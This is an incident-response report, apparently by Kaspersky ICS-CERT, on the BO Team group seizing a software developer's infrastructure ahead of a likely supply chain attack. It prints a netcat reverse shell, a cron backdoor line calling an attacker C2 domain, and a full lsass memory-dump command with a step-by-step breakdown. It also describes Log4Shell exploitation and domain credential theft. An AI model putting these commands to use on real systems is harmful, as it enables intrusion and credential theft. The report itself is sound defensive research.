
05 November 2026
Supply chain attack: BO Team in a software developer’s infrastructure



Executive summary
In June 2025, representatives of a software developer contacted us to report suspicious activity on their network: multiple SMB connection attempts had been logged on the computers of system administrators from accounts that should not have been accessing those systems.
On the very first day of the incident response, we discovered malware traces and recovered commands the attackers had executed on the compromised system that were characteristic of the Black Owl (BO Team) APT group.
Further research revealed an extensive compromise of the affected organization’s infrastructure. The attackers had seized nearly all of its key components, including the domain, server infrastructure (including network equipment), mail infrastructure, virtual environment, Ansible orchestration system, backup systems, and information security systems. The attackers also compromised the organization’s web server infrastructure and gained control over its DNS zone.
BO Team usually steals confidential information and renders an organization’s IT infrastructure inoperable by deploying ransomware. The attackers publish the results of their operations on a Telegram channel, a behavior that makes them similar to hacktivists. In this case, however, they appear to have pursued different goals. There was no data destruction or PR activity boasting of a successful data theft operation. Instead, the attackers worked to entrench themselves in the victim’s network by setting up convenient command channels and planting backdoors to restore access in case it was lost.
The compromise of the software development (CI/CD) infrastructure and the software code-signing server indicated that the attack would likely develop into a supply chain scenario.
The attack appears to have been detected and stopped before the attackers achieved their objective, and a number of mistakes made by BO Team allowed us to learn a great deal about the group’s tactics and techniques.
You can request more detailed information by sending an email to: ics-cert@kaspersky.com.
Technical details
Reconnaissance of the attacked organization’s network
The first event reliably attributable to the incident under investigation is the compromise of the attacked organization’s Linux terminal server. The attackers connected to it from an external IP address (taking advantage of SSH being accessible from the internet) using a service account for which username and password authentication was enabled.

Over the next several days, they used the terminal server to reconnoiter the attacked organization’s network. In particular, they scanned internal IP address ranges to identify systems with accessible SMB, Kerberos, SSH, Telnet, FTP, HTTP, HTTPS, WinRM, and LDAP services.
Judging by the characteristic column names that ended up in the event log, they may have used the Metasploit Framework penetration testing tool for port scanning.


Next, BO Team began searching for the attacked organization’s internal portals (web resources). Subsequent research revealed traces of Burp Suite, a web security testing tool, being used. The attackers had apparently configured the previously created SSH proxy to the victim’s terminal server as a web proxy server on their own system.
Since access to many internet resources was blocked from within the attacked organization’s network, their attempts to open some websites were unsuccessful and recorded in the event log on the compromised terminal server. The log itself was later deleted by the attackers, but it was partially recovered during analysis of the system.
This mistake allowed us to determine which websites the attackers had tried to access:
- proxy-sale.com – a service that sells proxy servers;
- start.duckduckgo.com – the privacy-focused search engine;
- vcsa.vmware.com – documentation for VMware vCenter Server;
- vulners.com – a vulnerability database;
- www.mikrotik.com – documentation for Mikrotik devices;
- www.qnap.com – documentation for QNAP devices;
- docs.dependencytrack.org – a platform for software composition; analysis (dependency analysis) and detecting supply chain attacks.
Compromise of the hypervisors
Next, the attackers attempted to connect from the compromised terminal server to the virtualization system servers. They first tried to log in to the VMware vCenter web interface, but event log entries show that all their attempts were unsuccessful.
Shortly afterward, the launch of command-line interpreter processes was recorded. A Base64-encoded command was passed to these processes to create a remote shell and connect to another terminal server – this one belonging to the attacked organization’s Windows infrastructure.

The decoded version of the command:
|
1 |
nc -e /bin/sh 10.<redacted> 8091 |
These entries do not look like standard system administrator activity. First, there is no reason for an administrator to hide a command’s functionality by obfuscating it with Base64. Second, no user sessions were recorded in the VMware vCenter logs at that time. The remote shell seemed to appear out of nowhere for no apparent reason.
The attacker had tried to access several web resources from their computer, including the VMware vCenter documentation site and a vulnerability database. This led us to suspect that the appearance of strange processes on the hypervisors was the result of an exploit.
The following facts should also be noted:
- The processes were launched with root privileges, yet the event logs contain no information about SSH connections at the time in question.
- The system used VMware vCenter version 7.0.3, which includes the Apache Tomcat web server with the CVE-2021-44228 vulnerability.
- At the time the processes above were launched, a vulnerable version of the log4j library was loaded on the system, which is also confirmed by procstate event log entries.
- The characteristic syntax of the command executed by the attackers matches a demonstration of the vulnerability published on X (formerly Twitter); BO Team merely changed the target system’s IP address.

All of this points to likely exploitation of the RCE vulnerability CVE-2021-44228, also known as Log4Shell and LogJam.
To test this hypothesis, we set up a test bench on which we installed the same build of VMware vCenter used by the attacked organization. A test run of the exploit showed that the vCenter server was indeed vulnerable to CVE-2021-44228.
After obtaining a remote command line with root privileges, the attackers were able to read the private key file located on the server at /root/.ssh/id_rsa. They then successfully connected to the hypervisor over SSH and began identifying which hosts were accessible from the virtualization system’s subnet.
BO Team then placed a backdoor on the hypervisor and ensured that it ran automatically every hour; its code was placed in a file in the cron.hourly directory at /etc/cron.hourly/pgcache (MD5: 346b04985ec6c5d107ba0ddf32fe7691, detected by Kaspersky security solutions as HEUR:Backdoor.Shell.Agent.o).

Note that the attackers disguised the malware as a PostgreSQL DBMS component and also applied the timestomping technique, manually changing one of the file’s timestamps (Modify) to make it appear as if the file was last modified in 2021.
The malware’s functionality essentially involves downloading and running the contents of the script at lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com/script.sh. The attackers used the nofrillsdns[.]com service, which allows domain names to be created for free by calling the curl utility.
By default, when the malware’s command-and-control server is not operating, the attackers set the corresponding DNS record to 127.0.0.1, which is what the script checks. Activating the backdoor requires only a change to the DNS record – the script will then download and run the malware.
Note also that by the time the malware was placed on the hypervisor, BO Team had already gained access to the corporate proxy server – its IP address and the credentials of a technical account are specified in the script (see fig. 6). It was established during the research that the password for this account was stored in the publicly accessible LDAP comment field, which is probably what enabled the attackers to compromise this account.
BO Team used the certificate of the compromised hypervisor to connect to the servers of the second virtualization cluster used by the attacked organization and placed a similar backdoor on it (MD5: b86690213f0155f7b3b65832301ed932, detected by Kaspersky security solutions as HEUR:Backdoor.Shell.Agent.o).
Next, the attackers created several virtual network interfaces, presumably to provide direct network access to the virtual machines from the VPN subnet. BO Team then collected detailed information about the virtual machines and firewall rules.

Interestingly, in the event logs, we noticed the unset HISTFILE command that disables command history logging. On most systems it would have worked successfully, but in this case, the event logs were not completely deleted because of the way the Linux systems operate in the VMware virtualization cluster. Note also that the attacker used the w and who commands to check who was currently logged in to the system. We believe this was how they ensured they were not working at the same time as a system administrator, which could have led to the attack being discovered.
Next, BO Team began analyzing the contents of the virtual machines. At first, they accessed them manually by launching a command-line interpreter in the guest OS directly from the hypervisor.

The research also established that the attackers placed backdoors on some virtual machines in the compromised virtualization cluster located at /etc/cron.hourly/1vmware-timesync, again applying the timestomping method. The contents of the script are shown below:
|
1 |
/usr/sbin/pidof exe || /usr/bin/vmware-toolbox-setdate -d vmware-timecheck-api.nofrillsdns[.]com:443 |
The pidof utility is used to obtain the ID of a process named exe (a process with this name is created by the malware). This part of the script is needed to prevent the malware from being launched again if another instance of the program is already running. After this, the obfuscated bash script /usr/bin/vmware-toolbox-setdate is launched (MD5: 5aa8c19c897176502cf8d8fc543fafc7, detected by Kaspersky security solutions as Trojan.Shell.Agent.gc).

Invalid character sequences are ignored by the interpreter, resulting in the assembly of command chains, fragments of which can be seen in the obfuscated file. A fragment of the deobfuscated script code is shown below.

The malware extracts fragments of a file from the obfuscated script to form an archive encrypted with the AES-256-CBC algorithm. The malware’s payload is then decrypted and unpacked into a file descriptor in memory named /proc/self/fd/3 (while running, the process sets its own name to exe). The resulting executable file (ELF) is then launched. This sample (MD5: 68957de915e2a58339fa477f8078bdf4) is detected by Kaspersky security solutions as HEUR:HackTool.Linux.ReverseSSH.gen since it is a utility for providing remote control over SSH. It is launched with the argument -d vmware-timecheck-api.nofrillsdns[.]com:443, the address of the server to which the utility is supposed to connect.
Interestingly, the attackers based it on the code of a utility published on GitHub, replacing the SSH key with their own.

Having gained access to two virtualization clusters, the attackers managed to compromise a significant portion of the organization’s IT infrastructure. The hackers showed particular interest in virtual machines storing confidential information, such as the electronic document management system server. We believe that the virtual network interfaces created by BO Team were probably used to exfiltrate confidential information from the virtual machines to the attackers’ servers via the victim’s corporate VPN.
In addition, BO Team searched for secrets on the compromised virtual machines. In particular, they compromised the virtual machine of the GitLab software development platform. This not only gave them access to some of the repositories containing source code for the solutions developed by the attacked organization but also the ability to seize the server’s private key.
With the private key of the GitLab virtual machine, they were able to connect to the server of the Ansible IT infrastructure orchestration system. The private key of the Ansible system, in turn, would play an important role in the development of this incident. In parallel, on Windows systems, BO Team used the Nanodump utility to steal the credentials of domain accounts because they still lacked access to the domain controllers even after compromising the hypervisors.
Compromise of the Windows infrastructure
After compromising the terminal server, the attackers found the credentials of several domain accounts saved in service scripts. The attackers’ task was made easier by the fact that the script’s permissions were set so that any user could read the file’s contents.
Having found the scripts, BO Team made several attempts to connect to the domain controller, but were unsuccessful because the service accounts did not have the necessary access rights. However, just a few days later the attackers successfully connected to the domain controller using the account of one of the system administrators, whose password they probably managed to obtain by accessing the memory of virtual machines running on the compromised hypervisors.
It should be noted separately that this system administrator’s account was not supposed to have access to the domain controller and was not a member of the Domain Admins group. However, the account was a member of the local administrators group and by default had RDP access to the system. Most likely, the account had been forgotten and not removed from the local administrators group after the server was configured and put into operation.
After connecting, the attackers changed the security attributes of the user’s Downloads directory, presumably to hide unsuccessful attempts to launch malware that were blocked by security solutions. This is indicated by the value of the attributes being set.

Also, to hide the launch of their utilities, the attackers used a subtype of the living-off-the-land (LotL) technique called LoLBIN in which operating system executables are used to launch hacking utilities. Specifically, they tested the ability to launch programs via the system files ie4uinit.exe, unregmp2.exe, and fsquirt.exe. The hackers also used the system utilities tasklist.exe, findstr.exe, taskmgr.exe, and ipconfig.exe to identify which security solutions were running on the system and to obtain information about network interfaces.
First, BO Team attempted to dump the memory of the lsass.exe system process using the Nanodump utility, and thus obtain the credentials of domain administrators and other privileged users with access to the domain controller. However, their activity was blocked by a security solution, after which BO Team deleted the event logs (recovered during the research) and temporarily suspended their activity on the domain controller.
After this, the attackers once again demonstrated their ability to minimize the use of malware during attack development to avoid detection. Instead of using utilities such as Mimikatz and Nanodump, they applied a non-standard technique using system utilities:
|
1 |
%COMSPEC% /Q /c cmD.EXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\pnSsW4wSk.cur full |
The command above performs the following set of actions:
- tasklist /fi “Imagename eq lsass.exe” – searches for all processes named lsass.exe
- find “lsass” – filters lines that contain the substring lsass
- for /f “tokens=1,2 delims= “ – selects the first two tokens, separated by spaces, from the output:
- rundll32.exe – a Windows system component for calling functions from a DLL; used to launch comsvcs.dll
- comsvcs.dll – used to create a memory dump of the lsass process
- #+0000^24 – an obfuscated way of referring to a function by its ordinal number. In this case, ordinal 24 in comsvcs.dll points to the MiniDumpW function
- ^%B – the PID of the lsass.exe process is passed to the MiniDumpW function
- \Windows\Temp\pnSsW4wSk.cur – the path to the file where the memory dump will be saved
- full – the dump mode (full dump), i.e., the most complete information possible from the process memory
This technique has been used by BO Team before and is detected by security solutions. However, at the time of the attack, an outdated security solution was installed on the domain controller with no behavioral analysis modules capable of detecting such activity. This allowed the attackers to obtain a dump of the lsass.exe process.
After this, they launched the C:\Windows\System32\OpenSSH\scp.exe utility, which is used to transfer files over SSH. In this case, they used it to transfer the collected information to the terminal server, which had by then become a type of foothold for the attackers to develop the attack.
So, by this point they already had a dump of the lsass.exe process from the domain controller, but they were apparently unable to find the domain administrators’ credentials in it. They then dumped the system registry using the regedit.exe utility, and also used the ntdsutil.exe utility to copy the C:\Windows\NTDS\ntds.dit file.

The contents of the system registry enabled them to decrypt the ntds.dit file, which contains the credentials (NTLM hashes and Kerberos keys) of all domain users. Armed with the Kerberos key of the krbtgt account, attackers can generate a forged Ticket Granting Ticket (Kerberos TGT) on behalf of any account and then request service tickets (Kerberos TGS) for any Active Directory service. This is known as a Golden Ticket attack.
The attackers then launched the scp.exe utility again and transferred the collected information to the terminal server. A couple of hours later, they logged in to the domain controller using the Kerberos ticket of one of the domain administrators.
Further research showed that BO Team assumed that system administrators might use the same password for their accounts in different domains (each office of the attacked organization had its own domain, and these were combined into a forest). This assumption turned out to be correct: by cracking the password of another system administrator’s account, they managed to connect to the controller of the organization’s root domain. As a result, all of the organization’s domains (and therefore the Windows infrastructure in all offices) were compromised.
The attackers also launched the management console (mmc.exe) on the domain controller and checked access to the shared folder \\*\SYSVOL (C:\Windows\SYSVOL\sysvol). These actions may indicate preparation to distribute malware to all systems in the domain via Windows Group Policy (GPO), for example, for encryption (Trojan-Ransom) or data destruction (Wiper), which is typical behavior for BO Team. However, the attackers remained in the organization’s network for several months and did not render the IT infrastructure inoperable. They were probably hoping that compromising the software vendor would enable them to carry out a larger-scale operation against its customers. This is indicated by circumstantial evidence that will be described below.
During our research, we found numerous traces of BO Team connecting to various Windows servers, though the attackers only used malware in one case. The server which apparently held particular interest for hackers, was used to sign compiled builds of the commercial software developed by the attacked organization.
Attackers may be interested in such a server for two reasons. First, they may try to carry out a supply chain attack by injecting malicious code into a product build right before it is signed. Second, the attackers may try to steal the organization’s digital signature to use later to sign malware.
As expected, the event logs for the security solution on this server had been deleted and overwritten. However, we managed to recover some information about antimalware detections. Below is information about BO Team’s blocked attempts to inject malicious code on this server:
| Security solution verdict | Detected object |
|---|---|
| PDM:Exploit.Win32.Generic | C:\Windows\System32\wbem\WmiPrvSE.exe |
| PDM:Trojan.Win32. GenAutorunSchedulerTaskRun.b | C:\Windows\System32\svchost.exe |
| HEUR:Trojan.Multi.Agent.c | System Memory |
Based on the security solution’s verdicts and the paths to the objects, it can be concluded that the attackers first attempted to remotely execute a malicious WMI script, then create a task in the Windows Task Scheduler and write malware to the temporary files directory. They most likely wanted to use a WMI script installer to install a backdoor on the system, similar to the one installed on some of the attacked organization’s Linux systems.
Compromise of the Linux infrastructure
Immediately after compromising the Windows infrastructure, BO Team actively began compromising the Linux servers. Note that by this point, they already had access to some of the servers thanks to the compromise of the hypervisors, as well as access to the terminal server used by the organization’s employees to connect from the VPN subnet and then connect to workstations and servers running both Windows and Linux.
During the first three weeks of the incident, the attackers connected to the terminal server using an unprivileged technical account. However, the day after the domain controller was compromised, they connected to the terminal server over SSH using root account credentials. This timeline of events suggests that the credentials had most likely been stolen from a system administrator’s computer that the attackers had been able to access after obtaining domain administrator privileges.
Using the privileged account, the hackers modified the file /usr/bin/nxnode-login, configuring it to intercept and write user credentials to the file /dev/shm/pulse-shm-3088612174, thereby using the legitimate NX utility as spyware.

The file containing the stolen credentials, /dev/shm/pulse-shm-3088612174, was read using the root user account.
Next, the attackers turned their attention to the personal terminal server of a system administrator. First, they tried to log in to it using the credentials of other users known to them at that point, but were unsuccessful. They then began brute-forcing the root account password; notably, this time they operated from the VPN subnet. After approximately 2500 failed attempts, they guessed the password, compromising the personal terminal server of the employee responsible for, among other things, administering the Linux infrastructure.

The brute-force attack was made possible by a flaw in the SSH service configuration: the service configuration file \ssh\etc\ssh\sshd_config contains the option PermitRootLogin yes. This allows the root user to log in over SSH, while the PasswordAuthentication parameter is not set, which enables password-based authentication by default.
A few days later, the attackers resumed activity on the shared terminal server, attempting to run an executable file located at /tmp/tmp303. The process crashed, which provided an opportunity to analyze its dump.

The program’s launch parameters reveal that the file tmp303 is actually the well-known network scanning utility nmap. The attackers launched the program with the option to search for systems with TCP port 53 (DNS) open in one of the attacked organization’s subnets.
After this, BO Team placed the private key of the Ansible system on the terminal server. They could have obtained this key by compromising the hypervisors, as we described earlier. Using the Ansible private key, they compromised other systems in the organization’s Linux infrastructure, in particular the corporate VPN server, the backup system server, the server that automatically backs up network equipment configurations (routers, switches, firewalls, etc.), as well as numerous other servers. Finally, they compromised the SIEM system server.
The attackers’ actions after the incident was detected
After the incident response began, the attacked organization’s network was completely isolated from the internet. Some time later, taking into account the need to keep business processes running, internet access was partially restored for network segments where special measures had been taken to prevent re-compromise.
A few days after that, the organization’s employees received emails purporting to be from technical support, with the subject line “Account disconnected from the mail server.” The emails requested that the employees follow a link to change their password.

The attackers used a service that automatically generates phishing pages. The service loads the content of a targeted organization’s official website and displays a password entry form on top of the official site’s layout.

After entering the password, the user sees an error message. However, the information is actually sent to the attacker. The headers of the phishing email are of greatest interest.

As can be seen, the attackers used the server ip-223-6.dataclub[.]info, which is unrelated to the attacked organization. At the same time, the SPF check of the incoming email passed, and the email was not flagged as phishing. The reason was that the email had a valid DKIM signature.
This shows that the authors of the phishing email had a private key that should only be located on the attacked organization’s mail server. The BO Team attackers had previously gained access to this server.
Most likely, while inside the network perimeter and having compromised the IT infrastructure, they stole the private key from the organization’s mail server. After the incident was detected and countermeasures were taken, the attackers lost access to the compromised infrastructure. They then attempted to collect current employee credentials using the aforementioned phishing campaign in order to repeat the attack.
The phishing campaign was detected in a timely manner, preventing the leak of credentials. The backdoors left by the attackers on the Linux servers were removed, but they continued to operate on our test benches, which had been prepared to simulate the attacked organization’s infrastructure. We hoped that the attackers would activate the command-and-control servers and the backdoors would start receiving commands. A few days later, this is exactly what happened.
